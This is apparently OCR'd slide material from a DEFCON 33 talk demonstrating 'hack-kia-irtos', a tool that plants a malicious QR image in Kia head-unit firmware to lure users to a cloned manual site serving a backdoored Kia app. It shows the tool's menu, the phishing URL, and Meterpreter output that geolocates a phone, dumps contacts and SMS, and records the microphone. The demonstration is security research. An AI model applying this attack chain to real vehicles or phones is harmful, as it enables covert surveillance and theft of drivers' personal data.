


Normal QR (redirect to KIA Manual web page)



KIA manual web page

http://kia.webusermanual.com/COMPACT/General/English/





Hacking with design graphic - Inkscape

180x180

No compressed

Less or equal size than original image =< 7034 bytes




011
Y: 0.078
W: 179.938
H: 179.894
px
0
50
100
150
Export ×
Single Image
Batch Export
Document
Page
Selection
Cu
Image Size
Width (px)
180
Height (px)
180
DPI
96.00
First Page
Export Selected only
Hide Export Settings

Backdooring with QR phishing attack - hack-iRTOS tool

https://github.com/revers3everything/hack-iRTOS

hack-kia-irtos

```
└─$ python3 hack-kia-irtos.py

 ▄▄▄   ▄▄▄  ▄▄▄▄▄▄▄▄ ▄▄▄  ▄▄▄ ▄▄▄ ▄▄▄  ▄▄▄ ▄▄▄ ▄▄▄
 ███   ███  ████████ ███  ███ ███ ███  ▀▀▀ ▀▀▀ ▀▀▀
 ███▄▄▄███  ▀▀▀▀▀▀▀▀ ▀▀▀  ▀▀▀ ▀▀▀ ▀▀▀  ▄▄▄ ▄▄▄ ▄▄▄
 ▀▀▀▀▀▀▀▀▀  ▄▄▄▄▄▄▄▄ ▄▄▄  ▄▄▄ ▄▄▄ ▄▄▄  ▀▀▀ ▀▀▀ ▀▀▀
 ▀▀▀   ▀▀▀  ▀▀▀▀▀▀▀▀ ▀▀▀  ▀▀▀ ▀▀▀ ▀▀▀  ▀▀▀ ▀▀▀ ▀▀▀

                    _____
                   /|_||_\`.__
                   (   _    _ _\
                   =`-(_)--(_)-'
              by @revers3vrything - Danilo Erazo
                   v2 - August 2025 - DEFCON33
             Tool to hack a KIA Head Unit with iRTOS

Select an option:
1. Patch firmware with malicious PNG
2. Create malicious APK
3. Flash firmware
4. Start Meterpreter listener
5. Exit
```


🔓 **hack-kia-irtos** is a powerful post-exploitation framework that targets a newly discovered operating system named **iRTOS**, reverse engineered from Kia IVI firmware dumps. This tool leverages a **vulnerability in the iRTOS boot process** to implant a **malicious PNG image**, resulting in what is arguably the most **sophisticated and dangerous QR phishing attack in all over the world.**

👾 This zero-day technique will be publicly demonstrated at **DEFCON 33**.

```
sprintec@revers3:~/Documents/tools/carhacking/hack-iRTOS$ python3 hack-kia-irtos.py
```



```
                    _____
                   /|_||_\`.__
                   (   _    _ _\
                   =`-(_)--(_)-'
              by @revers3vrything - Danilo Erazo
                    v2 August 2025 DEFCON33
              Tool to hack a KIA Head Unit with iRTOS

Select an option:
1. Patch firmware with malicious PNG
2. Create malicious APK
3. Flash firmware
4. Start Meterpreter listener
5. Exit
Enter your choice (1-5):
```


Demo: What if I upload the infected firmware through all the internet??




https://revers3everything.com/kiausermanual/kia.webusermanual.com/COMPACT/General/English/index.html

Malware = Official KIA app infected with a backdoor without android detection







COUNTRY SELECTION

Select the country you and your Kia are in. you can always manage your language settings in My Profile.

- UNITED KINGDOM
- BELGIË
- BELGIQUE
- LUXEMBOURG
- ČESKÁ REPUBLIKA
- DEUTSCHLAND
- ESPAÑA
- FRANCE
- IRELAND
- ITALIA


CONFIRM

Update a backdoored firmware through USB

Infected update shared through internet

Geolocation - geolocate

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  -0[redacted]
        Longitude: -7[redacted]

To get the address: https://maps.googleapis.com/maps/api/g[redacted]
[redacted]
```




Contacts, SMS dump

```
meterpreter > dump_contacts -o /home/sprintec/Documents/carhacking/ivi/malware/contacts/contacts.txt
[*] Fetching 23 contacts into list
[*] Contacts list saved to: /home/sprintec/Documents/carhacking/ivi/malware/contacts/contacts.txt
```


```
meterpreter > dump_sms -o /home/sprintec/Documents/carhacking/ivi/malware/sms/dumpsms.txt
[*] Fetching 1 sms message
[*] SMS message saved to: /home/sprintec/Documents/carhacking/ivi/malware/sms/dumpsms.txt
```

```
└─$ cat dumpsms.txt

═══════════════
[+] SMS messages dump
═══════════════

Date: 2025-08-04 12:38:25.366526368 -0500
OS: Android 14 - Linux 5.10.209-android12-9-00016-g7c6bbcca33e1-ab12029497 (aarch64)
Remote IP: 192.168.99.195
Remote Port: 55188

#1
Type    : Outgoing
Date    : 2025-08-04 12:36:57
Address : +593999847537
Status  : NOT_RECEIVED
Message : Message with confidential information, test for defcon 33 - 2025
```



Recording the cellphone microphone and many more

```
meterpreter > record_mic -d 20 -f /home/sprintec/Documents/carhacking/ivi/malware/recorded/au
dio1.wav
[*] Starting ...
[*] Stopped
Audio saved to: /home/sprintec/Documents/carhacking/ivi/malware/recorded/audio1.wav
```



KIA Cars affected: KIA Soluto/Pegas, KIA Picanto and more...

Thousands of thousands of KIA Cars with iRTOS in the world!!!

Could exist more KIA models, we need to discover

KIA PWNED ONE MORE TIME :)

Mention the bluetooth legacy force mode

Mention touch screen AK is not used